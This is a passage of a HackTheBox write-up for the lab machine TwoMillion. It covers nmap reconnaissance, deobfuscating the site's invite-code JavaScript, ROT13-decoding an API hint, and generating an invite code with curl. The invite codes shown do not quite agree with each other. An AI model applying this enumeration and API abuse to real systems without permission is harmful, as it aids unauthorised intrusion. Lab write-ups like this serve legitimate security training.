HackTheBox Writeup - TwoMillion

#hackthebox #linux #api #nmap #broken-access-control #command-injection #CVE-2023-0386 #cyberchef #php #burpsuite #burp-repeater

TwoMillion is a special release from HackTheBox to celebrate 2,000,000 HackTheBox members. It released directly to retired, so no points and no bloods, just for run. It features a website that looks like the original HackTheBox platform, including the original invite code challenge that needed to be solved in order to register. Once registered, I'll enumerate the API to find an endpoint that allows me to become an administrator, and then find a command injection in another admin endpoint. I'll use database creds to pivot to the next user, and a kernel exploit to get to root. In Beyond Root, I'll look at another easter egg challenge with a thank you message, and a YouTube video exploring the webserver and it's vulnerabilities.

Recon

Add to hosts

```
┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ curl -I 10.10.11.221 -s|grep Loca
Location: http://2million.htb/
```

```
echo '10.10.11.221 2million.htb' | sudo tee -a /etc/hosts
```

Nmap


```
# Nmap 7.94 scan initiated Tue Jul  4 19:29:27 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA 2million 2million.htb
Nmap scan report for 2million.htb (10.10.11.221)
Host is up, received user-set (0.056s latency).
Scanned at 2023-07-04 19:29:27 CST for 39s
Not shown: 65533 closed tcp ports (reset)
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnps
MuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx
|_http-title: Hack The Box :: Penetration Testing Labs
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: 20E95ACF205EBFDCB6D634B7440B0CEE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul  4 19:30:06 2023 -- 1 IP address (1 host up) scanned in 39.52 seconds
```

User Flag

Invite Code

To join HTB, needs invite code




Hi!

Feel free to hack your way in :)

Invite Code


If you are already a member click here to login.

Check if the invite code functionality can be measured through front-end



```
<!DOCTYPE html>
<html lang="en"> event
  <head> ··· </head>
  <body class="blank" style="overflow-y:hidden; ">
    <!--Wrapper-->
    <div class="wrapper"> ··· </div>
    <!--End wrapper-->
    <!--scripts-->
    <script src="/js/htb-frontend.min.js"></script>
    <script defer="" src="/js/inviteapi.min.js"></script>
    <script defer="">
      $(document).ready(function() { $('#verifyForm').submit(function(e)
      dataType: "json", data: formData, url: '/api/v1/invite/verify', su
      "Invite code is valid!") { // Store the invite code in localStorag
      code. Please try again."); } }, error: function(response) { alert(
    </script>
  </body>
```

Deobfuscate the js



```
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--)
{d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c])
{p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0)
{3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m\',c:1(0){3.2(0)},f:1(0)
{3.2(0)}})}',24,24,'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|success|api
/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'),0,{}))
```

○ None ○ Eval ○ Array ○ Obfuscator IO ○ _Number ○ JSFuck ○ JJencode ○ AAencode ○ URLencode ○ Packer


○ JS Obfuscator ○ My Obfuscate ○ Wise Eval ○ Wise Function ● Clean Source ○ Unreadable

☐ Line numbers ☑ Format Code ☐ Unescape strings ☑ Recover object-path ☐ Execute expression ☑ Merge strings ☐ Remove grouping

```
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
        }
    })
}
```

```
┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ curl http://2million.htb/api/v1/invite/how/to/generate -X POST
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb
\/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is encrypted ... We should probbably check the encryption type in
order to decrypt it..."}
```

Cyberchef decode rot13




```
Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr
```

```
Amount =  1: Wb cfrsf hc usbsfohs hvs wbjwhs qcrs, aoys o DCGH fseisgh hc \/odw\/j1\/wbjwhs\/usbsfohs
Amount =  2: Xc dgstg id vtctgpit iwt xckxit rdst, bpzt p EDHI gtfjthi id \/pex\/k1\/xckxit\/vtctgpit
Amount =  3: Yd ehtuh je wuduhqju jxu ydlyju setu, cqau q FEIJ hugkuij je \/qfy\/l1\/ydlyju\/wuduhqju
Amount =  4: Ze fiuvi kf xvevirkv kyv zemzkv tfuv, drbv r GFJK ivhlvjk kf \/rgz\/m1\/zemzkv\/xvevirkv
Amount =  5: Af gjvwj lg ywfwjslw lzw afnalw ugvw, escw s HGKL jwimwkl lg \/sha\/n1\/afnalw\/ywfwjslw
Amount =  6: Bg hkwxk mh zxgxktmx max bgobmx vhwx, ftdx t IHLM kxjnxlm mh \/tib\/o1\/bgobmx\/zxgxktmx
Amount =  7: Ch ilxyl ni ayhyluny nby chpcny wixy, guey u JIMN lykoymn ni \/ujc\/p1\/chpcny\/ayhyluny
Amount =  8: Di jmyzm oj bzizmvoz ocz diqdoz xjyz, hvfz v KJNO mzlpzno oj \/vkd\/q1\/diqdoz\/bzizmvoz
Amount =  9: Ej knzan pk cajanwpa pda ejrepa ykza, iwga w LKOP namqaop pk \/wle\/r1\/ejrepa\/cajanwpa
Amount = 10: Fk loabo ql dbkboxqb qeb fksfqb zlab, jxhb x MLPQ obnrbpq ql \/xmf\/s1\/fksfqb\/dbkboxqb
Amount = 11: Gl mpbcp rm eclcpyrc rfc gltgrc ambc, kyic y NMQR pcoscqr rm \/yng\/t1\/gltgrc\/eclcpyrc
Amount = 12: Hm nqcdq sn fdmdqzsd sgd hmuhsd bncd, lzjd z ONRS qdptdrs sn \/zoh\/u1\/hmuhsd\/fdmdqzsd
Amount = 13: In order to generate the invite code, make a POST request to \/api\/v1\/invite\/generate
Amount = 14: Jo psefs up hfofsbuf uif jowjuf dpef, nblf b QPTU sfrvftu up \/bqj\/w1\/jowjuf\/hfofsbuf
```

```
┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ echo '\/api\/v1\/invite\/generate'|tr -d '\\'
/api/v1/invite/generate

┌──(kali㉿kali)-[~/htb/TwoMillion]
```

```
└─$ curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"VElOVE8tMTdFN1MtWFlRQU0tV0FZWVM=","format":"encoded"}}

┌──(kali㉿kali)-[~/htb/TwoMillion]
└─$ echo $(curl -X POST http://2million.htb/api/v1/invite/generate -s)|jq .data.code|tr -d '"'|base64 -d
BEJX5-8XHUQ-PSK43-NHTE2
```

Register



Registration

Type your details below.

Invite code: TINTO-17E6S-XYQAM-WAYYS

